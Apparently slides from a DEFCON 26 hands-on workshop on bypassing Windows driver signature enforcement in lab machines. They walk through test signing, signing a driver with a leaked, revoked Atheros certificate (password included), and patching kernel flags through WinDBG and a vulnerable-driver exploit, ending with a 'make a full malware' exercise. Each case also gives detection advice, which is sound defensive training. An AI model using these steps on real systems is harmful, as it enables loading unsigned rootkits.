DEFCON 26 - WORKSHOP BYPASSING DRIVER SIGNATURE ENFORCEMENT





THE DAY

- Workshop is 10AM to 2PM
- Break: ~11:45 12:15
- Eat / drink / rest room any time
- Ask questions
- Little theory, lot's of practice

AGENDA

- Virtual Environment
- DSE overview
- Creating a kernel driver
- Case 1: TESTSIGNING bit
- Case 2: Leaked certificates
- Case 3: Kernel flags controlling DSE

WHOAMI

- Red teamer
- Ex blue teamer
- Husband, father, child
- Hiking
- Some security research, blogging



ENV RONMENT

VIRTUAL MACHINES - WHAT YOU SHOULD HAVE

- Windows 10 x64 w/ BitLocker
- Windows 7 x64
- Python 2.7 x64 on both machines
- WinDBG x64 on both machines
- Visual Studio and WMDK on Windows 10
- Ability to restore, move files



DSE OVERVIEW


- Since Windows Vista
- Every x64 driver
- Must have a valid signature (valid root CA)
- Self-signed certificate won't work
- Goal: stop malware / rootkits DRM protection

CREATING A KERNE



CREATE A VISUAL STUDIO PROJECT

- Create a new project
- Visual C++ -> Windows Drivers -> WDF -> Kernel Mode Driver (empty)
- Give it a name (workshop)
- ► OK



ADD SOURCE AND CONFIGURE C/C++

- Source -> right click -> Add Item -> C++ source file -> driver.c (not cpp!!!)
- Right click on project -> Properties -> Configuration properties -> C/C++ -> General
 - All Configurations / All Platforms
 - Treat Warnings As Errors -> Set "NO (/WX-)"

workshop Property Pages Platform: All Platforms Configuration: All Configurations Configurati \sim Additional Include Directories Configuration Properties <different options> Additional #using Directories General Debugging Debug Information Format <different options> VC++ Directories Common Language RunTime Support ▲ C/C++ Consume Windows Runtime Extension General Suppress Startup Banner Yes (/nologo) Optimization Warning Level <different options> Preprocessor Treat Warnings As Errors No (/WX-) Code Generation Warning Version Language **Diagnostics Format** Classic (/diagnostics:classic) Precompiled Headers SDL checks Output Files Multi-processor Compilation Browse Information

?	Х
ion Manager	
	\sim

THE CODE

- Copy the entire code into the Driver.c
- Beware of single / double quotes

DRIVER ENTRY - CREATING A DEVICE

Register name

RtlInitUnicodeString(&usDriverName, L"\\Device\\workshop");

RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");

my_status = IoCreateDevice(pDriverObject, 0, &usDriverName, FILE_DEVICE_UNKNOWN, FILE DEVICE SECURE OPEN, FALSE, &pDeviceObject);

• •

IoCreateSymbolicLink(&usDosDeviceName, &usDriverName);

DRIVER ENTRY – REGISTERING FUNCTIONS

Need to set driver major functions + unload

for (uiIndex = 0; uiIndex < IRP MJ MAXIMUM FUNCTION; uiIndex++)</pre> pDriverObject->MajorFunction[uiIndex] = my UnSupportedFunction;

//set IOCTL control function pDriverObject->MajorFunction[IRP MJ DEVICE CONTROL] = my IOCTLControl;

pDriverObject->DriverUnload = my Unload; pDeviceObject->Flags = 0; pDeviceObject->Flags &= (~DO DEVICE INITIALIZING);

```
/* MajorFunction: is a list of function pointers for entry points into the driver. */
```

```
/* DriverUnload is required to be able to dynamically unload the driver. */
```

DRIVER UNLOAD

Delete symbolic link

Delete Device

void my_Unload(PDRIVER_OBJECT pDriverObject) UNICODE_STRING usDosDeviceName; RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop"); IoDeleteSymbolicLink(&usDosDeviceName); IoDeleteDevice(pDriverObject->DeviceObject);

DRIVER UNSUPPORTED FUNCTIONS

- Do nothing
- Simply return not supported

NTSTATUS my_UnSupportedFunction(PDEVICE_OBJECT DeviceObject, PIRP Irp) ł return STATUS_NOT_SUPPORTED;

IOCTL

- Communicate with the driver
- Handled by the IOCTL handler
- Specify an IOCTL code
- The handler will act according to the IOCTL code
- The code is arbitrary

IOCTL DEFINITION

IOCTL's are defined by the following bit layout.

[Common |Device Type|Required Access|Custom|Function Code|Transfer Type]

 31
 30
 1615
 1413
 12
 21

Common - 1 bit. This is set for user-defined device types.

Device Type - This is the type of device the IOCTL belongs to. This can be user defined (Common bit set). This must match the device type of the device object.

Required Access - FILE_READ_DATA, FILE_WRITE_DATA, etc. This is the required access for the device.

Custom - 1 bit. This is set for user-defined IOCTL's. This is used in the same manner as "WM_USER".

Function Code - This is the function code that the system or the user defined (custom bit set)

Transfer Type - METHOD_IN_DIRECT, METHOD_OUT_DIRECT, METHOD_NEITHER, METHOD_BUFFERED, This the data transfer method to be used.

//Define IOCTL codes
#define IOCTL_DROP_FILE CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT,
FILE READ DATA | FILE WRITE DATA)

0

DSE BYPASS WORKSHOP

IOCTL HANDLER

```
NTSTATUS my_IOCTLControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
 NTSTATUS my_status = STATUS_NOT_SUPPORTED;
 PIO_STACK_LOCATION pIoStackIrp = NULL;
 ULONG dwDataWritten = 0;
 ULONG inBufferLength, outBufferLength, requestcode;
 // Recieve the IRP stack location from system
 pIoStackIrp = IoGetCurrentIrpStackLocation(Irp);
 PCHAR inBuf = (PCHAR)Irp->AssociatedIrp.SystemBuffer;
 PCHAR buffer = NULL;
 if (pIoStackIrp) /* Should Never Be NULL! */
    // Recieve the buffer lengths, and request code
    inBufferLength = pIoStackIrp->Parameters.DeviceIoControl.InputBufferLength;
    outBufferLength = pIoStackIrp->Parameters.DeviceIoControl.OutputBufferLength;
    requestcode = pIoStackIrp->Parameters.DeviceIoControl.IoControlCode;
    switch (requestcode)
    case IOCTL_DROP_FILE:
        my_status = drop_file();
        break;
    default:
        my_status = STATUS_INVALID_DEVICE_REQUEST;
        break;
 Irp->IoStatus.Status = my_status;
 Irp->IoStatus.Information = dwDataWritten;
 IoCompleteRequest(Irp, IO_NO_INCREMENT);
 return my_status;
```

FUNCTIONALITY

- I functionality: drop a file
- Location: c:\windows\example.txt

BUILD DRIVER


Select release & x64


- Build -> Compile
- Test signature will be added
- Copy the driver (sys file) to the desktop (*or any place you want)

SERVICE MANIPULATION

- Create a service
- Try to start
 - Should get an error
- Delete







sc create [NAME] type= kernel binPath= [path to the file]

HEVD

- We will use the HackSysExtremeVulnerableDriver for kernel exploitation
 - Download: <u>https://github.com/hacksysteam/</u>
 - Extract HEVD1.20/drv/vulnerable/amd64/HEVD.sys
 - Put somewhere, e.g.: Desktop

<u>HackSysExtremeVulnerableDriver/releases/download/v1.20/HEVD.1.20.zip</u>





CASE 1: TESTSIGNING

THE TESTSIGNING BIT

- BOOT variable
 - Can't be changed is Secure Boot is enabled
- Can be set with bcdedit.exe
- Available for developers
- Allows driver development
- No need for real certificate, VS will use a self-signed one

DEBUG BIT

The same is true if kernel debugging is turned ON

You need to attach a debugger to take effect

TESTSGNING BT -EXERCISE



DSE BYPASS WORKSHOP

IMPORTANT NOTICE

!!! STOP BEFORE PROCEEDING !!!

IF YOU HAVE BIT LOCKER ENABLED, BE SURE TO HAVE THE Recovery Key – Accessible outside the virtual machine

ENABLE TESTSIGNING

- Start cmd.exe as Administrator
- Enable TESTSIGNING

Reboot

bcdedit.exe -set TESTSIGNING ON

RECOVER

Enter BitLocker recovery key

Boot

Should see this:

Test Mode Windows 10 Pro Build 17134.rs4_release.180410-1804

BitLocker recovery

Enter the recovery key for this drive

Bitlocker needs your recovery key to unlock your drive because the Boot Configuration Data setting 0x16000049 has changed for the following boot application: \Windows\system32\winload.efi. For more information on how to retrieve this key, go to http://windows.microsoft.com/recoverykeyfaq from another PC or mobile device.

Use the number keys or function keys F1-F10 (use F10 for 0).

Recovery key ID: 11C0A6B1-BF12-40B6-A83B-326E439C574E

Press Enter to continue Press Esc for more recovery options

VERIFY

- Verify settings with bcdedit
- Try to start HEVD
 - Won't work, as no signature at all
- Try to start our driver
 - Will work due to the test signature

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17134.48] (c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit

Windows Boot Manager

identifier device path description	{bootmgr} partition=\Device\HarddiskVolume1 \EFI\Microsoft\Boot\bootmgfw.efi Windows Boot Manager
locale	en-US
inherit	{globalsettings}
default	{current}
resumeobject	{c91c75bf-6cda-11e8-821d-e33519ceb8ec}
displayorder	{current}
toolsdisplayorder	{memdiag}
timeout	30
Windows Boot Loader	
i de esti fi e e	(august)
identifier	{current}
device	partition=C:
path	\Windows\system32\winload.efi
deconintion	Windows 10

deriee .	parcicion
path	\Windows\system32\winload.efi
description	Windows 10
locale	en-US
inherit	{bootloadersettings}
displaymessageoverride	Recovery
recoveryenabled	No
testsigning	Yes
isolatedcontext	Yes
allowedinmemorysettings	0x15000075
osdevice	partition=C:
systemroot	\Windows
resumeobject	{c91c75bf-6cda-11e8-821d-e33519ceb8ec}
nx	OptIn
bootmenupolicy	Standard
debug	No

C:\Windows\system32>_

- 🗆



TALKING TO THE DRIVER

- Open device (CreateFile)
- Calculate or hardcode IOCTL
- Talk to the device (ZwDeviceIOControlFile)

```
DEVICE NAME = "\\\\.\\workshop"
driver handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)
#calculate IOCTL values
CTL CODE = lambda devtype, func, meth, acc: (devtype << 16) | (acc << 14) | (func << 2) | meth
IOCTL_DROP_FILE = CTL_CODE (FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT, FILE_READ_DATA | FILE_WRITE_DATA)
IoStatusBlock = c ulong()
ntdll.ZwDeviceIoControlFile(driver_handle, None, None, None, byref(IoStatusBlock), IOCTL_DROP_FILE, None, 0, None, 0)
```

TEST DRIVER FUNCTIONALITY

- Update device name in the code
- Runs code
- Verify if file has been created

PREVENTING & DETECTING TESTSIGNING

- Use Secure Boot
- Use BitLocker
- Monitor bcdedit usage



TESTSIGNING - WRAP UP

- Usability?
 - Difficult (SecureBoot, BitLocker, Reboot)
 - Visible
- Cleanup
 - Disable TESTSIGNING
 - Disable BitLocker (no longer needed)
 - Reboot

CASE2E EAKED CERTERCATES



NVFRVIFW

- Since Win10 v1607: drivers has to be signed by the DEV portal
- Important exception:
 - - = old drivers are still accepted

Drivers signed with an end-entity certificate issued prior to July 29th, 2015 that chains to a supported cross-signed CA will continue to be allowed.

LEAKED CERTIFICATES

- It's 2018 where do we get such a cert?
- Any leaks? YES!!!
 - DUO for the rescue: <u>https://</u> <u>duo.com/assets/pdf/</u> <u>Dude, You Got Dell d.pdf</u>
 - Expired in 2013 + revoked

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status
🙀 Atheros Communications Inc.	VeriSign Class 3 Code Signing 200	4/1/2013	Code Signing	<none></none>	
Certificate General Details Certification Pa Certificate Informa This certificate has expire	ath	×			
Issued to: Atheros Co Issued by: VeriSign Cl	ommunications Inc. lass 3 Code Signing 2009-2 CA				
Valid from 3/30/2010	to 4/1/2013 that corresponds to this certificate. Issuer Statement				
	OK				



CROSS - SIGNING CERTIFICATES

- We have to cross-sign our driver
- These are public certificates available from MS
- The one we need is old, and expired
- Found it at: <u>https://www.myssl.cn/</u> <u>download/MSCV-VSClass3.cer</u>
- Reason: Only root CA's trusted by MS (you can't have your own)

🙀 Certi	ficate				
General	Details Cer	tification Path			
Certificate Information					
Windows does not have enough information to verify this certificate.					
	Issued to:	Class 3 Public Primary Certification Authority			
	Issued by:	Microsoft Code Verification Root			
	Valid from	2006. 05. 23. to 2016. 05. 23.			
		Install Certificate Issuer Statement			
		OK			

EXERCISE



SIGNING THE DRIVER

- Disable Internet Time sync (or disable Internet)
- Set back time prior to 2013 1st of April
- Open Developer Command Prompt
- Sign both driver

***** ****** Visual Studio 2017 Developer Command Prompt v15.7.3 ** Copyright (c) 2017 Microsoft Corporation

C:\Program Files (x86)\Microsoft Visual Studio\2017\Community>

c:\Users\workshop\Desktop>signtool sign /f Verisign.pfx /p t-span /ac MSCV-VSClass3.cer workshop.sys Done Adding Additional Store Successfully signed: workshop.sys

LOAD DRIVERS

- Try to load the driver
- Check signature status
- The cert expired and revoked, but (\mathcal{Y})
 - Reason: DSE check the GRL and not the CRL
- Verify driver functionality

🖻 workshop.sys Properties 🛛 🕹	Digital Signature Details ? ×	😹 Certificate
General Digital Signatures Security Details Previous Versions	General Advanced	General Details Certification Path
Signature list Name of signer: Digest algorithm Timestamp	Digital Signature Information A certificate was explicitly revoked by its issuer.	Certificate Information
Atheros Communi sha1 Not available Details	Signer information Name: Atheros Communications Inc. E-mail: Not available Signing time: Not available	This certificate has been revoked by its certification authority.
	View Certificate Countersignatures	Issued to: Atheros Communications Inc.
	Name of signer: E-mail address: Timestamp	Issued by: VeriSign Class 3 Code Signing 2009-2 CA
		Valid from 3/30/2010 to 4/1/2013
	Details	Install Certificate Issuer State
	ОК	
OK Cancel Apply		



PREVENTING & DETECTING LEAKED CERTIFICATES


- Monitor expired driver certs
- Monitor revoked driver certs
- If you know leaks -> monitor those specific certs
- Enterprises: Windows Defender Application Control (Device Guard)
 - <u>control</u>

https://docs.microsoft.com/en-us/windows/security/threat-protection/ windows-defender-application-control/windows-defender-application-

LEAKED CERTIFICATES - WRAP UP

- Adversaries might have much more (malware hunts for certs)
- Easiest method
- Not visible
- Reported to Microsoft: This is fine...

CONTROLLING DSE



THE FLAGS

- Two flags:
 - 1. nt!g_cienabled
 - up to Windows 7 x64
 - Inside the NT kernel
 - Changed: 1 -> 0
 - 2. ci!g_cioptions
 - From Windows 7 x64
 - Inside the CI.dll
 - Change: 6 -> 0

EXPLOITING

- 1. Load a vulnerable kernel driver
- 2. Run an exploit, and modify the bits
- 3. Load driver

MALWARE

- Turla: used to patch the nt flag
- Derusbi: used to patch the ci flag

PATCHGUARD

- Both variables protected by PG
- PG doesn't run continuously
- PG is triggered by various events
- Strategy:
 - Patch the kernel
 - Load the driver
 - Re-patch the kernel
 - There is a race condition, but 99.99% of the time it works
- Malware Turla patched the BSOD handler to avoid it

ERNEL FLAGS -EXERCISE




PREPARATION

- Load the signed HEVD driver
- Set debugging ON with bcdedit
 - If you still have BitLocker: prepare with recovery key
- Reboot
- Both Win 7 & Win 10

bcdedit.exe -set DEBUG ON

SETUP WINDBG

- Start WinDBG (x64) as Administrator
- File -> Kernel Debug -> Local
- Commands:
 - .symfix
 - .reload



FIND OFFSETS

- dd dump DWORD
- db dump BYTE
- LX length x times the dumped option
- Save offset for later

lkd> dd ci!g_cioptions L1 fffff809`2408dcb0 0000006 lkd> ?ci!g_cioptions-ci Evaluate expression: 122032 = 00000000`0001dcb0

lkd> db nt!g_cienabled L1 fffff800`02c87eb8 01 lkd> ?nt!g_cienabled-nt Evaluate expression: 2256568 = 00000000`00226eb8



MANUAL FIX OR KERNEL FLAGS

- Try to change the variable
- Ex to edit memory
 - EB Edit BYTE
- Try to load the driver after the change
- Change back the variable
- PG?
- Once finished: turn off debugging and reboot

lkd> ed ci!g_cioptions 0
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0 0000000

lkd> eb nt!g_cienabled 0

WINDOWS API – SERVICE MANIPULATION

- OpenSCManager to open the service manager
- CreateService create service, get handle
- OpenService get service handle
- DeleteService delete service with the handle
- StartService start with the service handle
- CloseServiceHandle release handle


USING AN EXPLOIT

- We will exploit HEVD Arbitrary overwrite vulnerability to patch the kernel
- Edit python code and fix:
 - g_cioptions_offset, g_cienabled_offset (Win 7, 8, 10)
- Start HEVD
- Run exploit
- Test driver functionality

```
Usage: exploit.py [options]
Options:
  -h, --help
                      show this help message and exit
  -o, --g_cioptions
                      Use CI!g_cioptions flag to bypass DSE
                       Use nt!g_cienabled flag to bypass DSE
 -e, --g_cienabled
  -s SERVICE_NAME, --service=SERVICE_NAME
                       Service name to install
 -p FILE_PATH, --path=FILE_PATH
                       Path of the unsigned driver
```

WINDOWS 7

- Go to Project properties -> Driver Settings -> General -> Target OS Version, and select Windows 7
 - Rebuild
- Program Compatibility Assistant will pop an alert
 - Doesn't affect driver being loaded
- Need to disable the service (in the exploit)



What is a signed driver?

EXTRA MILE – MAKE A FULL "MALWARE"

- Base64 the drivers (unsigned, signed HEVD)
- Make the Python code to:
 - Drop both files to disk
 - Register and start HEVD service
 - Run exploit
 - Communicate with the new driver



DETECTING / PREVENTING KERNEL FLAG MODIFICATION

- Monitor driver loading
- Monitor service creation
- Patchguard

KERNEL FLAGS – WRAP UP

- Detection / prevention might be limited
- Kernel has to be patched every time the driver is loaded
- 2nd easiest method

